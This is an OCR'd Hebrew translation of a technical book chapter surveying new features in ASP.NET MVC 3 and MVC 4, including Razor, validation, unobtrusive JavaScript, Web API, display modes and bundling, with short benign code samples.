
```
@foreach (var album in Model.Albums)
{
  <li>
    <a href="@Url.Action("Details", new { id = album.AlbumId })">
      <img alt="@album.Title" src="@album.AlbumArtUrl" />
      <span>@album.Title</span>
    </a>
  </li>
}
```

- **לא שפה חדשה:** Razor הינו תחביר שמאפשר להשתמש במיומנויות כתיבת קוד NET הקיימות שלכם בתבנית ובצורה מאוד אינטואיטיבית. Scott Hanselman סיכם זאת בצורה טובה כאשר תיאר את חוויה הלמידה האישית שלו עם Razor:

  "התקשיתי מאוד להבין מה הם חוקי התחביר של Razor, עד שמישהו אמר לי להפסיק לחשוב על זה, פשוט להקליד @ ולהתחיל לכתוב קוד, ואז הבנתי שלמעשה אין דבר כזה Razor".

— HANSELMINUTES #249: ON WEBMATRIX WITH ROB CONERY
http://hanselminutes.com/default.aspx?showid=268

- **קל ללמידה:** מכיוון שלא מדובר בשפה חדשה, קל מאוד ללמוד את Razor. מכיוון שיודעים HTML, ויודעים NET, צריך עכשיו לכתוב HTML ולהקליד @ בכל פעם שרוצים לשלב קוד NET.
- **נתמך על ידי כל עורך טקסט:** תחביר Razor מאוד קומפקטי וממוקד-HTML, עובדה אשר מאפשרת להשתמש בעורך הטקסט המועדף לכתיבתו. מומלץ מאוד לנצל את אפשרויות סימון התחביר ואת כלי IntelliSense של Visual Studio, אבל מכיוון שהתחביר כל כך פשוט, ניתן לכתוב אותו בכל עורך טקסט רצוי.
- **תמיכת IntelliSense טובה:** למרות שתחביר Razor עוצב בצורה שמאפשרת לפעול גם ללא שימוש באפשרויות IntelliSense, השימוש באפשרויות השונות יכול להיות שימושי ביותר לפעולות כגון צפייה במאפיינים שנתמכים על ידי אובייקט המודל שלכם. תחביר Razor מספק מספר אפשרויות IntelliSense יעילות בסביבת Visual Studio, כמוצג בתרשים 1-1.



תרשים 1-1

אלו רק כמה מהסיבות שהופכות את Razor לכלי כה יעיל ופשוט לכתיבת קוד תצוגה. נדון בתחביר Razor בהרחבה בפרק 3.

שיפורים בבדיקות תקינות

בדיקת תקינות (validation) הינה חלק חשוב בבנייה של יישומי אינטרנט, אך למרבה הצער זו עבודה שלרוב אינה מהנה במיוחד. מאז ומעולם שאיפתי הייתה להשקיע כמה שפחות זמן בכתיבת קוד בדיקה, כל עוד הייתי בטוח שהכול פועל כמו שצריך.

מערכת הבדיקה מוכוונת-תכונות (attribute-driven) של MVC 2 חסכה למפתחים חלק ניכר מתלאות התהליך, על ידי החלפת פקודות קוד החוזרות על עצמן בקוד הצהרתי. עם זאת, התמיכה ניתנה לקבוצה די קטנה של תרחישי בדיקה נפוצים. במקרים רבים המפתחים נדרשו לסטות מהדרך הסלולה ולכתוב קוד רב בכוחות עצמם. בגרסת MVC 3 התמיכה בתהליכי הבדיקה הורחבה והיא מכסה את רוב התרחישים שעשויים להיתקל בהם. למידע נוסף על ביצוע בדיקות עם ASP.NET MVC, ראו פרק 6.

תמיכה בסימון נתונים של NET 4

ההידור של MVC 2 בוצע כנגד NET 3.5., ולכן גרסה זו לא סיפקה תמיכה לאפשרות סימון הנתונים (data annotations) של NET 4. לגרסת MVC 3 נוספו מספר אפשרויות בדיקה חדשות ויעילות ביותר שזמינות הודות לתמיכת NET 4., לדוגמה:

- המאפיין DisplayName של MVC 2 לא תמך בלוקליזציה, בעוד שהמאפיין Display System.ComponentModel.DataAnnotations הסטנדרטי של NET 4., דווקא כן תומך.
- בפלטפורמת NET 4 נוספו למאפיין ValidationAttribute שיפורים שמאפשרים לו לפעול בצורה טובה יותר בהקשר של הבדיקה במודל כולו. עובדה זו תרמה רבות לפישוט של תרחישים כמו רכיבי בדיקות אשר משווים בין שני מאפייני מודל, או מפנים אליהם בכל צורה אחרת.

ייעול תהליך הבדיקה באמצעות בדיקות מודלים משופרות

התמיכה שמספקת MVC 3 לממשק IValidatableObject של NET 4 ראויה לאזכור נפרד. התשתית מאפשרת להרחיב את אימות המודל כמעט בכל דרך אפשרית על ידי יישום הממשק על מחלקת המודל שלכם תוך שימוש בשיטה Validate, דבר המאפשר לבצע בדיקות מותאמות ומורכבות כמו שמוצג בקוד שלהלן:

```
public class VerifiedMessage : IValidatableObject {
  public string Message { get; set; }
  public string AgentKey { get; set; }
  public string Hash { get; set; }

  public IEnumerable<ValidationResult> Validate(ValidationContext
validationContext) {
    if (SecurityService.ComputeHash(Message, AgentKey) != Hash)
      yield return new ValidationResult("Agent compromised");
  }
}
```

JavaScript שאינו מובלט

Unobtrusive JavaScript הינו מונח שמייצג פילוסופיה כללית, בדומה ל-REST (Representational State Transfer). באופן כללי אפשר לומר שמדובר בפילוסופיית תכנות

שדוגלת בהימנעות משילוב קוד JavaScript בתגיות של דף אינטרנט. לדוגמה, במקום להשתמש באירועים כגון onclick או onsubmit, גישת אי ההבלטה של JavaScript גורסת שעלינו להתחבר לאלמנטים לפי ה-ID או המחלקה שלהם, ולעתים קרובות להתבסס על מאפיינים אחרים (כמו למשל מאפייני data- של HTML5).

ההיגיון שמאחורי unobtrusive JavaScript מתבהר לאור העובדה שמסמך HTML הוא בסך הכול, כפי שמשתמע משמו, מסמך. יש לו משמעות סמנטית, ולכל חלקיו - מבנה התגיות, מאפייני האלמנטים וכו' - חייבת להיות משמעות מדויקת. שילוב קטעי JavaScript לצורך אינטראקציה (השימוש בפונקציה doPostBack__ היא אחת הדוגמאות המוכרות) מזיק לתוכן המסמך.

גרסת התוכנה MVC 3 תומכת בגישת אי ההבלטה של JavaScript בשתי דרכים:

- סייעי Ajax (כמו למשל Ajax.ActionLink ו- Ajax.BeginForm) מממשים תגיות נקיות עבור האלמנט FORM, ומחברים מאפיינים המאפשרים למנף ולהרחיב את הפונקציונליות (תוך שימוש במאפייני data-) עם jQuery (נראה דוגמאות לכך בהמשך).
- בדיקות תקינות Ajax validation כבר אינן פולטות קוד שמשמש לחוקי הבדיקה בתור בלוק (לעתים גדול למדי) של נתוני JSON, ובמקום זאת מבצעות את חוקי הבדיקה באמצעות מאפייני data-. לדעתי, מהבחינה הטכנית, מערכת הבדיקה של MVC 2 לא הייתה פולשנית במיוחד ובכל זאת, במערכת של MVC 3 המצב טוב בהרבה - התגיות פחות כבדות, והשימוש במאפייני data- מאפשר למנף ולמחזר את נתוני הבדיקה באמצעות jQuery או ספריות JavaScript אחרות, בצורה קלה ופשוטה (נראה דוגמאות לכך בהמשך).

בדיקות jQuery

גרסת MVC 2 כללה את jQuery באופן מובנה, אך הבדיקות בוצעו באמצעות Microsoft Ajax. בגרסת MVC 3 המעבר לשימוש ב-jQuery לצורך תמיכת Ajax הושלם על ידי עדכון תמיכת הבדיקה בצורה שמאפשרת לה לפעול על התוסף jQuery Validation הפופולרי. השילוב בין אי ההבלטה של JavaScript (ראו סעיף קודם) לבין בדיקות באמצעות jQuery Validation, מספק יכולות בדיקה בעלות רמת גמישות יוצאת מן הכלל, כמו כן התוסף הזה מתוחזק ומתעדכן (בהיותו קוד פתוח) על ידי קהילת jQuery הענפה והפעילה.

בפרויקטים של MVC 3, הבדיקות בצד הלקוח מופעלות כברירת מחדל, וניתן להחילן על כל חלקי האתר דרך web.config. בפרויקטים קיימים ששודרגו עושים זאת באמצעות קוד ב-global.asax.

JSON binding

תשתית MVC 3 מספקת תמיכה ל- JSON Binding באמצעות JsonValueProviderFactory החדש, ובכך מאפשרת לשיטות הפעולה בשרת לקבל (כפרמטר) מודל נתונים בפורמט JSON ולחברו

למודל הנתונים בשרת. יכולת זו שימושית במיוחד בתרחישי Ajax מתקדמים, כגון תבניות לקוח וקישור והעברת נתונים חזרה לשרת מצד הלקוח בפעולת post.

מיפוי תלויות

לגרסת MVC 3 נוסף מושג חדש שנקרא ממפה תלויות (dependency resolver), אשר מפשט במידה רבה את תהליכי הזרקת התלויות בין רכיבים ביישומים שלכם. הגישה החדשה מקלה מאוד על הפרדה של רכיבי היישום, כדי לאפשר ביצוע של שינויי תצורה נרחבים יותר ולהקל על בדיקתם.

החל מהגרסה השלישית, התשתית מספקת תמיכה לתרחישים הבאים:

- בקרים (הרשמה והזרקה של תבנית עיצוב (Design Pattern) בקרים, הזרקת בקרים)
- תצוגות (הרשמה והזרקה של מנועי תצוגות, הזרקת תלויות לדפי תצוגה)
- מסנני פעולה (איתור והזרקה של מסננים)
- מקשרים למודל (הרשמה והזרקה)
- ספקי בדיקת מודל (רישום והזרקה)
- ספקי נתוני-נתונים (metadata) למודל (רישום והזרקה)
- ספקי ערכים (רישום והזרקה)

זהו נושא מאוד רחב, ולכן הקדשנו עבורו פרק נפרד (ראו פרק 12).

מסנני פעולה גלובליים

מסנני הפעולה של MVC 2 סיפקו אמצעי להרצת קוד לפני או אחרי הפעלה של שיטת פעולה בשרת. בפועל היו אלה סימונים של מאפיינים מותאמים אישית שניתן להחיל על פעולת בקר מסוימת או על הבקר כולו. תשתית MVC 2 כללה כמה מספר מסננים מוכנים, כמו למשל המאפיין Authorize.

בגרסה השלישית של התשתית נוספו גם מסנני פעולה גלובליים שניתן להחילם על כל שיטות הפעולה של היישום. הדבר שימושי במיוחד לתהליכים שקשורים לתשתית של היישום, כגון טיפול בשגיאות וכניסת משתמשים רשומים (logging).

סקירת MVC 4

גרסת התוכנה הנוכחית MVC 4 נבנתה על בסיס איתן למדי, אשר מאפשר לה לטפל בצורה טובה במגוון תרחישים מתקדמים. התכונות והאפשרויות העיקריות של MVC 4 כוללות בין השאר:

- ASP.NET Web API
- שיפור תבניות ברירת המחדל לפרויקט

- תבנית פרויקט למכשירים ניידים שמיישמת את ספריית jQuery Mobile
- מצבי תצוגה
- תמיכת בבקרים אסינכרוניים
- אופטימיזציה - שימוש באיחוד (bundling) ומזעור (minification)

בסעיפים הבאים תמצאו הסברים כלליים על התכונות הללו, ובהמשך הלימוד בספר נדון בהן ביתר פירוט.

ASP.NET Web API

תשתית ASP.NET MVC מיועדת לבניית אתרי אינטרנט, ובכל חלקיה ניתן לזהות רמזים שונים לייעודה העיקרי: קבלת בקשות מדפדפנים והחזרת דפי HTML.

תשתית ASP.NET MVC מקלה מאוד על המפתחים לשלוט בתגובה עד לרמת ה-byte הבודד, ותבנית MVC שימושית במיוחד לפיתוח של שכבות שירות. מכיוון שכך, גילו מפתחי ASP.NET במהרה שהם יכולים להשתמש בתשתית ליצירת שירותי אינטרנט שמחזירים נתונים בפורמט XML, JSON ופורמטים נוספים, ולא רק דפי HTML. זה גם היה פתרון הרבה יותר פשוט מאשר להתחיל לפתח תשתיות שירותים, כגון Windows Communication Foundation (WCF), או לעמול על כתיבה מאפס של מטפלי HTTP (HTTP handlers). כמובן שהיו בעיות ובאגים שנבעו מהשימוש בתשתית שנועדה במקור לבניית אתרים לצורך פיתוח של שכבות שירות, אבל מפתחים רבים עדיין העדיפו זאת על פני החלופות הקיימות.

גרסת MVC 4 מספקת פתרון טוב יותר: ASP.NET Web API (ובקיצור Web API) הינה תשתית שמאמצת את סגנון הפיתוח של ASP.NET MVC, אך מותאמת במיוחד לכתיבת שירותי HTTP. הדבר היה כרוך בהתאמת כמה מהעקרונות של ASP.NET MVC לעולם שירותי HTTP, ובנוסף היה גם צורך לשלב מספר תכונות מוכוונות-שירות חדשות.

להלן מספר תכונות של Web API המקבילות לתכונות דומות בתשתית MVC, אך מותאמות לפיתוח שירותי HTTP:

- **ניתוב**: תשתית ASP.NET Web API משתמשת באותה מערכת ניתוב לצורך מיפוי של כתובת URL לפעולות בקר. תהליך הניתוב מותאם להקשר של שירותי HTTP באמצעות מיפוי פקודות HTTP לפעולות על פי מוסכמות, גישה שגם הופכת את הקוד לקריא יותר וגם מעודדת עיצוב שירותים הנאמן לעקרונות REST.
- **קישור למודל ואימות**: בדיוק כפי שתשתית MVC מפשטת את תהליך המיפוי של ערכי קלט (שדות טופס, cookies, פרמטרי URL וכו') לערכי המודל, כך גם תשתית Web API ממפה באופן אוטומטי ערכי בקשות HTTP למודלים. מערכת הקישור ניתנת להרחבה וכוללת אימות מבוסס-מאפיינים (attribute-based validation) זהה לזה המשמש אתכם בעת קישור למודל בסביבת MVC.

- **מסננים**: תשתית MVC משתמשת במסננים (כמוסבר בפרק 15) כדי לאפשר הוספה של התנהגויות לפעולות באמצעות סימון מאפיינים (attributes). לדוגמה, הוספת סימון המאפיין [Authorize] לפעולת MVC, תמנע גישה של משתמשים אנונימיים, ותפנה אותם באופן אוטומטי לדף כניסת משתמשים. תשתית Web API תומכת גם בחלק ממסנני MVC הסטנדרטיים (כמו למשל המאפיין [Authorize] המותאם לתחום השירותים), וגם במסננים מותאמים אישית.
- **Scaffolding**: תיבת הדו-שיח שמשמשת להוספת בקרי MVC חדשים (כמתואר בהמשך הפרק) וגם להוספת בקרי Web API חדשים. ניתן להשתמש בתיבת הדו-שיח Add Controller כדי להניח את היסודות לבקר Web API על סמך אובייקט ממודל הנתונים (בקר מבוסס Entity Framework).
- **שיפור בדיקות ממוקדות**: בדומה לתשתית MVC, גם Web API מושתתת על הרעיון של הזרקת תלויות והימנעות משימוש במצב גלובלי (global state).

תשתית Web API כוללת גם מספר תפיסות ותכונות חדשות שייחודיות לפיתוח שירותי HTTP:

- **מודל תכנות HTTP**: חוויית הפיתוח באמצעות Web API מוכוונת לעבודה עם בקשות HTTP ותגובות HTTP. התשתית כוללת מודלי אובייקט HTTP בעלי טיפוסיות חזקה, גישה נוחה לקודי מצב HTTP ולכותרות ועוד.
- **חיבור פעולות על בסיס פקודות HTTP**: ביישומי MVC שיטות הפעולה בשרת ממופות לפי שם הפעולה. עם זאת, השיטות של Web API יכולות להיקרא באופן אוטומטי לפי פקודות HTTP. למשל, בקשת HTTP GET תמופה אוטומטית לפעולת בקר בשם GetItem.
- **הסדרת פורמט תוכן**: כבר שנים רבות שפרוטוקול HTTP תומך במערכת של הסדרת פורמט התוכן (content negotiation). המערכת מאפשרת לדפדפנים (וללקוחות HTTP אחרים) להצהיר על פורמטי התגובה המועדפים עליהם, והשרת מגיב עם האפשרות הגבוהה המתאימה ביותר שנתמכת על ידו בסדר העדיפויות של הדפדפן. כלומר, הבקר שלכם יכול לכלול תגובות בפורמט XML, JSON או כל פורמט אחר (ניתן להוסיף פורמטים אישיים), ולהחזיר ללקוח את האפשרות הרצויה ביותר מבין האפשרויות הזמינות. אחד היתרונות הוא היכולת להוסיף פורמטים חדשים מבלי לשנות את הקוד של הבקר.
- **תצורה מבוססת-קוד**: קביעת התצורה של שירותים יכולה להיות מורכבת. בניגוד לגישת קובץ התצורה עמוסת-המלל והמורכבת שמיושמת על ידי WCF, תצורת Web API נקבעת בצורה ישירה ופשוטה אך ורק בקוד.


למרות שתשתית ASP.NET Web API הינה חלק מתשתית ASP.NET MVC 4, ניתן להשתמש בה כתשתית נפרדת לכל דבר. היא כלל אינה תלויה ב-ASP.NET, ויכולה לפעול באופן עצמאי לחלוטין מחוץ לפלטפורמה של ASP.NET ושרת IIS. משמעות הדבר היא שאפשר להריץ את

Web API בכל יישום NET, לרבות שירות של Windows או אפילו יישום קונסולה פשוט. למידע נוסף בנושא ASP.NET Web API ראו פרק 11.

שיפור תבניות ברירת המחדל לפרויקט

העיצוב הוויזואלי של תבנית ברירת המחדל לפרויקטי MVC נותר ללא כל שינוי מהותי מהגרסה הראשונה ועד השלישית של התשתית. לאחר יצירת פרויקט MVC חדש והרצתו, מופיע על המסך ריבוע לבן על רקע כחול, כמוצג בתרשים 2-1 (הרקע הכחול נראה שחור בתמונה שבספר, אבל העיקרון ברור).


בגרסת MVC 4 גם תגיות HTML וגם גליונות CSS של תבנית ברירת המחדל זכו בעיצוב חדש לגמרי. המראה המעודכן של יישומי MVC חדשים מוצג בתרשים 3-1.




תרשים 2-1

בנוסף לעיצוב המודרני יותר (לעומת הגרסה הקודמת שלא ניכר שהושקע מאמץ רב בעיצובה), התבנית החדשה תומכת גם בדפדפנים ניידים באמצעות פריסה משתנה (אדפטיבית). פריסה משתנה הינה טכניקה לעיצוב דפי אינטרנט שמתאימים את עצמם לגדלי תצוגה משתנים באמצעות שאילתות מדיה CSS. כאשר האתר מוצג על מסך שרוחבו קטן מ-850 פיקסלים (כמו למשל מסך של סמארטפון או של טאבלט), התצורה של גיליון CSS משתנה באופן אוטומטי כדי להתאים את הדף לשטח הקטן של התצוגה, כמוצג בחלון דימוי הוויזואלי של תרשים 4-1.


רצוי כמובן לעצב את המסכים במיוחד למטרתם, אך טוב לדעת שה-HTML וה-CSS שבבסיס תבניות ברירת המחדל של פרויקטי MVC 4 מאפשרים להשתמש בתגיות ובגליונות CSS מודרניים, אשר מספקים מענה הולם לשוק המכשירים הניידים ההולך וגדל.



תרשים 1-3



תרשים 1-5



תרשים 1-4

תבנית פרויקט למכשירים ניידים המיישמת שימוש ב- jQuery Mobile

אם בכוונתכם ליצור אתרים שמיועדים להצגה בדפדפני התקנים ניידים בלבד, תוכלו להשתמש בתבנית Mobile Project החדשה. תבנית זו מטפלת עבורכם בהגדרות התצורה הנדרשות לשימוש בספריית jQuery Mobile הפופולרית, אשר מספקת מספר סגנונות תצוגה שגם נראים טוב וגם פועלים היטב בהתקנים ניידים, כמוצג בתרשים 5-1. ספריית jQuery Mobile מותאמת במיוחד לצגי מגע, תומכת בניווט Ajax, ומשתמשת בהתאמות מיוחדות כדי לספק תמיכה לתכונות שונות של התקנים ניידים.

מצבי תצוגה

מצבי תצוגה מיישמים גישה מבוססת-מוסכמות לבחירה מבין תצוגות שונות, בהתבסס על הדפדפן המבקש זאת. כאשר הדפדפן מצביע על התקן נייד מוכר, מנוע תצוגת ברירת המחדל מחפש תחילה תצוגות בעלות סיומת Mobile.cshtml. לדוגמה, אם יש לכם תצוגה כללית (generic) בשם Index.cshtml ותצוגה מותאמת לנייד בשם Index.Mobile.cshtml, תשתית MVC 4 תשתמש באופן אוטומטי בתצוגה לנייד, כאשר היישום מוצג בדפדפן של התקן נייד.

כמו כן, באפשרותכם לבצע הרשמה של מצבי תצוגה מותאמים אישית להתקנים מוגדרים על פי קריטריונים שאתם קובעים בעצמכם - כל זאת באמצעות הצהרת קוד יחידה. לדוגמה, כדי לרשום מצב תצוגה להתקני WinPhone להעברת תצוגות בעלות סיומת WinPhone.cshtml. כדי להציג בהתקני Windows Phone, עליכם להוסיף את הקוד הבא לשיטה Application_Start שבקובץ Global.asax שלכם:

```
DisplayModeProvider.Instance.Modes.Insert(0, new DefaultDisplayMode("WinPhone")
{
  ContextCondition = (context => context.GetOverriddenUserAgent().IndexOf
    ("Windows Phone OS", StringComparison.OrdinalIgnoreCase) >= 0)
});
```

אופטימיזציה - איחוד (Bundling) ומזעור (Minification)

תשתית ASP.NET 4 תומכת במערכת איחוד ומזעור זהה לזו שכלולה ב- ASP.NET 4.5. המערכת מצמצמת את נפח הבקשות לאתר של המשתמש על ידי איחוד של מספר הפניות פרטניות לקבצי סקריפט (במצב רגיל בכל הפניית קובץ מתבצעת פנייה לשרת לפי הכלל: מספר קבצים = מספר פניות לשרת) כדי ליצור מהם בקשה אחת בלבד. בנוסף, היא גם "ממזערת" את הבקשות באמצעות טכניקות שונות, כמו למשל קיצור שמות של משתנים והסרת תווים לבנים (שורות ריקות) והערות. המערכת תומכת גם בגיליונות CSS: היא מאחדת בקשות CSS לבקשה יחידה ומכווצת את הגודל של בקשת CSS כדי להפיק חוקים שקולים באמצעות מספר מינימלי של בתים. הדבר מתבצע באמצעות טכניקות שונות, כולל הטכניקות המתקדמות של בוררי CSS.

מערכת האיחוד כוללת הגדרות תצורה מגוונות, ומאפשרת ליצור מקבצים (bundles) מותאמים אישית, שמכילים תסריטים מוגדרים והפניות אליהם בשורת URL יחידה. אם ברצונכם לראות דוגמאות למקבצים כאלה, תוכלו לעיין במקבצי ברירת המחדל שמופיעים תחת App_Start/BundleConfig.cs/ ביישומי MVC 4 חדשים שמבוססים על תבנית Internet.

אחד מתוצרי הלוואי הנחמדים של האיחוד והמזעור הוא בכך שהתהליך מאפשר להסיר הפניות לקבצים מקוד התצוגה. כלומר, אתם יכולים להוסיף או לשדרג ספריות תסריטים וקבצי CSS בעלי שמות קובץ שונים, מבלי לעדכן את התצוגה או מערך הפריסה שלכם, מכיוון שההפניות מבוצעות למקבצי תסריטים או CSS ולא לקבצים יחידים. לדוגמה, תבנית יישום האינטרנט של MVC כוללת מקבץ jQuery שאינו קשור למספר גרסה:

```
bundles.Add(new ScriptBundle("~/bundles/jquery").Include("~/Scripts/jquery-
{version}.js"));
```

בפריסה של האתר (_Layout.cshtml) מבוצעת הפניה למקבץ זה בשורת URL:

```
@Scripts.Render("~/bundles/jquery")
```

מכיוון שההפניות הללו אינן קשורות למספר הגרסה של jQuery, עדכון ספריית jQuery (באופן ידני או באמצעות מנהל החבילות NuGet) יזוהה באופן אוטומטי על ידי מערכת האיחוד והמזעור ללא צורך בשינוי הקוד.

ספריות קוד פתוח מובנות

כבר בגרסאות מוקדמות כללו תבניות הפרויקט של MVC ספריות קוד פתוח מובילות כגון jQuery ו-Modernizr. החל מגרסה MVC 3 התקנת הספריות מבוצעת באמצעות NuGet כדי לפשט בצורה משמעותית את תהליכי העדכון וניהול קשרי התלות. תבניות הפרויקט של MVC 4 כוללות מספר ספריות חדשות:

- **Json.NET**: Json.NET הינה ספריית NET שמשמשת לעריכה ולשינוי של נתוני JSON (JavaScript Object Notation). הספרייה כלולה בתשתית MVC 4 כחלק מתשתית Web API ומטרתה לתמוך בסידור טורי (serializing) של נתונים לפורמט JSON, כדי לאפשר הגדרת מבנה הנתונים, טיפוסים אנונימיים, טיפוסים דינמיים, טיפוסים מהסוגים Dates ו- TimeSpans, שימור הפניות לאובייקטים, הזחה, שימוש בסגנון camel casing ועוד תכונות שימושיות נוספות לסידור טורי. כמובן שניתן להשתמש גם באפשרויות האחרות של Json.NET, כולל LINQ to JSON והמרות אוטומטיות מ-JSON ל-XML.
- **DotNetOpenAuth**: תשתית MVC כוללת את הספרייה DotNetOpenAuth המספקת תמיכה לכניסת משתמשים אשר מבוססת על OpenID ו-OAuth באמצעות ספקי זהויות חיצוניים. אופן ההגדרה של בקר Account מקלה במיוחד על הוספת תמיכה לחשבונות Facebook, Microsoft, Google ו-Twitter, אולם מכיוון שכניסת המשתמשים שלהם מבוססת על OpenID ועל OAuth, תוכלו לצרף די בקלות גם ספקים אחרים. כמובן שאפשר להשתמש במחלקות של DotNetOpenAuth באופן ישיר, אולם תשתית MVC 4 מספקת מחלקה OAuthWebSecurity (במרחב השמות Microsoft.Web.WebPages.OAuth) כדי לפשט שימושים נפוצים.

תכונות שונות

תשתית MVC 4 כוללת תכונות רבות נוספות שטרם הזכרנו. תוכלו למצוא את הרשימה המלאה בהודעת שחרור הגרסה בכתובת http://www.asp.net/whitepapers/mvc4-release-notes. הנה כמה מהתכונות המעניינות ביותר:

- **ריכוז הגדרות תצורה בתיקייה App_Start**: תוספות שמעשירות את התשתית הן דבר טוב, אך הבעיה היא שהתצורה של התכונות החדשות הללו נקבעת באמצעות קוד שנמצא קודם בשיטה Application_Start של Global.asax. הקוד הפך למסורבל מדי כדי להיות בשיטה (method) אחת, ולכן הוחלט להעביר את הגדרות התצורה למחלקות סטטיות בתיקייה App_Start:
  - **AuthConfig.cs**: משמשת לשינוי הגדרות אבטחה, כולל אתרים עבור OAuth login.
  - **BundleConfig.cs**: משמשת לאחסון המקבצים שבשימוש מערכת האיחוד והמזעור. קיימים מספר מקבצים של ברירת מחדל, ביניהן jQuery, jQueryUI, jQuery validation, Modernizr והפניות CSS סטנדרטיות.
  - **FilterConfig.cs**: כפי שניתן להבין מהשם, מחלקה זו משמשת לרישום מסנני MVC גלובליים. מסנן ברירת המחדל היחיד הינו HandleErrorAttribute, אך אל תהססו להוסיף הגדרות של מסננים נוספים.
  - **RouteConfig.cs**: כאן תוכלו למצוא את אחת מהגדרות התצורה החשובות ביותר של MVC: תצורת הניתוב. ראו פרק 9 שבו יש דיון מעמיק בנושא זה.
  - **WebApiConfig.cs**: משמשת להרשמה של ניתובי Web API ולאחסון הגדרות תצורת Web API נוספות.
- **תבנית פרויקט MVC ריקה**: תשתית MVC כללה תבנית פרויקט ריקה (Empty) כבר בגרסה השנייה, אבל היא לא הייתה באמת ריקה. היא כללה מבנה תיקיות, קובץ CSS ולמעלה מתריסר קבצי JavaScript. עקב דרישת המשתמשים, שם התבנית זו הוחלף ל-Basic, וכעת תבנית הפרויקט Empty באמת ריקה.
